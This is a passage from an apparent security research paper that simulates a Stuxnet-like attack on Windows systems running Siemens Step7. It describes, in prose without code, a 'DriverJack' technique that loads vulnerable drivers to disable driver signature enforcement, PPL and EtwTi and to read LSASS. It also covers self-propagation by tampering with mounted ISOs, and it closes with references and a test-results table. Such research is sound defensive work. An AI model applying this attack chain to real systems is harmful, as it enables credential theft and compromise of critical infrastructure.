

Figure 61: Malware Phase 1

The file `ru.exe` operates using the technique referred to as `RpcExec`, discussed previously in this document.

DRIVER LOADING

In the second phase, the malware will proceed with the setup and start of a driver using the technique we named DriverJack. The driver covers an important part as it allows the malware to disable Driver Signature Enforcement (DSE), enabling the loading of a more comprehensive, unsigned malicious driver. This is then used to disable PPL protection, uncover data from LSASS, disable EtwTi and install multiple layers of persistence.

At this stage, the driver will have to bypass DSE, HVCI, Driver Blocklist and so on. For this reason, we had to hunt for vulnerable drivers, following the vulnerable patterns that we discussed before. Once loaded, the

In our limited research time, we found 4 vulnerable drivers, leading to two arbitrary virtual memory r/w and two 2 arbitrary physical memory allocations CVE-2024-26507 and CVE-2024-34332. This research held no real value in the context of the paper, but outlined how specific vulnerable patterns are still present even in Windows Kernel WHQL drivers.

Figure 62: Malware Phase 2

PERSISTENCE AND PROPAGATION

Once the initial infection is established, the tampered ISO's role concludes. The malware is designed to operate using standard, legitimate copies of the Siemens Step7 ISO. It exploits the read-only bypass vulnerability to tamper with these ISOs when they are mounted in the system. This capability allows the malware to self-propagate and reinfect systems without needing the original tampered ISO.

If the malware detects an environment where Siemens Step7 is installed, or if it finds any ISO at all on the system, or any other mounted CDFS, it proceeds to mount the ISO and/or directly tamper with its contents. It then triggers a reinstallation or repair process. Regardless of whether the installation continues or is terminated by the user, the execution of the planted DLL occurs, ensuring the malware's continued operation.

VI. FINAL REMARKS

We conducted an in-depth analysis of a Stuxnet-like attack in the current context to examine how advanced malware of this nature might perform against modern security measures. Although security technology has made tremendous progress in strengthening defenses, we clearly identified that they are far from being immune to attacks.

Moreover, the identification of the Read-Only bypass in emulated filesystems demonstrates that there are still new and exploitable methods of attack even in areas that are assumed secure by default. This specific vulnerability highlights an important lesson: locations that are commonly seen as secure can yet include substantial flaws.

The range of potential threats, particularly in the domain of critical infrastructure, is extensive and diverse. Our investigation of kernel drivers and BYOVD approaches is just the start of a wide range of vulnerabilities that attackers can exploit to compromise an infrastructure.

The main finding of our research is evident: the need to consistently investigate and evaluate all aspects of our digital and physical surroundings. Every single element, regardless of its perceived level of security, has the potential to be susceptible to attack.

REFERENCES

262588213843476. (2024, May 16). Script to check how many and which vulnerable drivers (listed in the LOLDrivers project) are not covered by Microsoft recommended blocklist. Gist. Retrieved from https://gist.github.com/klezVirus/5d4d31067ad2fadd6f907dc96dd8b8cd

Foreshaw, J. (2016, February 29). Project Zero: The definitive guide on Win32 to NT path conversion. Project Zero. Retrieved from https://googleprojectzero.blogspot.com/2016/02/the-definitive-guide-on-win32-to-nt.html

APT::WTF - APTortellini's blog. (2021, August 21). The dying knight in the shiny armour. Retrieved from http://aptw.tf/2021/08/21/killing-defender.html

Archiveddocs. (2011, April 29). How to enable shared ISO images for Hyper-V virtual machines in VMM. Retrieved from https://learn.microsoft.com/en-us/previous-versions/system-center/virtual-machine-manager-2008-r2/ee340124(v=technet.10)

cocomelonc. (2021, October 12). DLL hijacking with exported functions. Example: Microsoft Teams. cocomelonc. Retrieved from https://cocomelonc.github.io/pentest/2021/10/12/dll-hijacking-2.html

xeroxz. (2021, March 22). MSREXEC - Elevate arbitrary WRMSR to kernel execution. Private Group Of Back Engineers. Retrieved from https://blog.back.engineering/22/03/2021/

hfiref0x. (2024, June 1). Hfiref0x/KDU. Retrieved from https://github.com/hfiref0x/KDU

hzqst. (2024, May 10). Hzqst/FuckCertVerifyTimeValidity. Retrieved from https://github.com/hzqst/FuckCertVerifyTimeValidity

iamelli0t's blog. (2021, April 10). Exploiting Windows RPC to bypass CFG mitigation: Analysis of CVE-2021-26411 in-the-wild sample. Retrieved from https://iamelli0t.github.io/2021/04/10/RPC-Bypass-CFG.html

KB5029033: Notice of additions to the Windows Driver.STL revocation list - Microsoft support. (2024, May 15). Retrieved from https://support.microsoft.com/en-gb/topic/kb5029033-notice-of-additions-to-the-windows-driver-stl-revocation-list-d330efa5-3fb7-4903-9f0b-3230d31fca38

Landers, N. (2020, February 19). Adaptive DLL hijacking. NetSPI. Retrieved from https://www.netspi.com/blog/technical-blog/adversary-simulation/adaptive-dll-hijacking/

LOLDrivers. (2024, May 16). Retrieved from https://www.loldrivers.io/

LSSEU20_kernel integrity enforcement with HLAT in a virtual machine_v3.pdf. (2024, May 21). Retrieved from https://static.sched.com/hosted_files/osseu2020/ce/LSSEU20_kernel%20integrity%20enforcement%20with%20HLAT%20in%20a%20virtual%20machine_v3.pdf

Misgav, O. (2022, August 12). The swan song for driver signature enforcement tampering. Fortinet Blog. Retrieved from https://www.fortinet.com/blog/threat-research/driver-signature-enforcement-tampering

Misgav, O. (2019, October 28). Turning (page) tables. Retrieved from https://web.archive.org/web/20191028184211/https:/cdn2.hubspot.net/hubfs/487909/Turning%20(Page)%20Tables_Slides.pdf

NTFS.com - Data recovery software, file systems, hard disk internals, disk utilities. (2024, May 20). Retrieved from https://www.ntfs.com/index.html

Sandker, C. (2021, February 21). Offensive Windows IPC internals 2: RPC. Retrieved from https://csandker.io///2021/02/21/Offensive-Windows-IPC-2-RPC.html

Oleksiuk, D. (2024, May 11). Cr4sh/KernelForge. Retrieved from https://github.com/Cr4sh/KernelForge

SEC Consult. (2018, June 12). Pentester's Windows NTFS tricks collection. Retrieved from https://sec-consult.com/blog/detail/pentesters-windows-ntfs-tricks-collection/

stevewhims. (2019, August 23). How RPC works - Win32 apps. Retrieved from https://learn.microsoft.com/en-us/windows/win32/rpc/how-rpc-works

TECHCOMMUNITY.MICROSOFT.COM. (2024, April 28). Virtualization based security (VBS) and hypervisor enforced code integrity (HVCI) for Olympia users! Retrieved from https://techcommunity.microsoft.com/t5/windows-insider-program/virtualization-based-security-vbs-and-hypervisor-enforced-code/m-p/240571

tedhudek. (2022, June 8). Driver signing policy - Windows drivers. Retrieved from https://learn.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later-

The industrial control system cyber kill chain. (n.d.).

TrustedSec. (2024, May 16). g_CiOptions in a virtualized world. Retrieved from https://trustedsec.com/blog/g_cioptions-in-a-virtualized-world

TrustedSec. (2024, May 26). Object overloading: A novel approach to sneaking malicious DLLs into…. Retrieved from https://trustedsec.com/blog/object-overloading

Vulners. Siemens WinCC Microsoft SQL (MSSQL) server default credentials. Vulners Database. Retrieved from https://vulners.com/openvas/OPENVAS:1361412562310111057

Wang, J. (2024, May 15). Jemmy1228/HookSigntool. Retrieved from https://github.com/Jemmy1228/HookSigntool

Lau, L. (2024, May 26). Windows event log evasion via native APIs. Retrieved from https://www.inversecos.com/2022/03/windows-event-log-evasion-via-native.html

Windows internals, part 2, 7th edition [Book]. (2024, April 30). Retrieved from https://www.oreilly.com/library/view/windows-internals-part/9780135462348/

APPENDIX A

TEST CONFIGURATION

DriverJack was tested using the following configurations:

Windows Version	Overwrite Technique	SecureBoot Enabled	BlockList Enabled	HVCI Enabled	Result
Windows 10 19H1	XOR	No	Yes	No	Success
Windows 10 19H1	REPLACE	No	Yes	No	Success
Windows 10 20H1	XOR	No	Yes	No	Success
Windows 10 20H1	REPLACE	No	Yes	No	Success
Windows 11 22H2	XOR	No	Yes	No	Success
Windows 11 22H2	REPLACE	No	Yes	No	Failure
Windows 11 24H2	XOR	Yes	Yes	Yes	Success
Windows 11 24H2	REPLACE	Yes	Yes	Yes	Failure

The tests showed a limitation in the way DriverJack can replace files on CDFS filesystems from Windows 11. Specifically, we noticed that to successfully overwrite the content of an executable file and execute it, the replacement file must be of the exact same size as the file being replaced.

This limitation affects the driver file on all versions of Windows, as it is signed and does not accept any form of padding. However, on Windows 10 (19H1/20H1), the executable file and DLL used to launch KDU do not present this requirement. We found that to successfully replace an executable file (PE) on Windows 11, one must select a file around the same size as the one being replaced.

The margin of tolerance for the overwrite, without causing system issues or overflows, is the size of the file on disk, which is aligned with the size of the block on the disk filesystem. The margin for a successful and functional overwrite falls within a small range defined by the PE section and the zero-padding used for section-page alignment.

Figure 63: Tolerance for File Replacement Size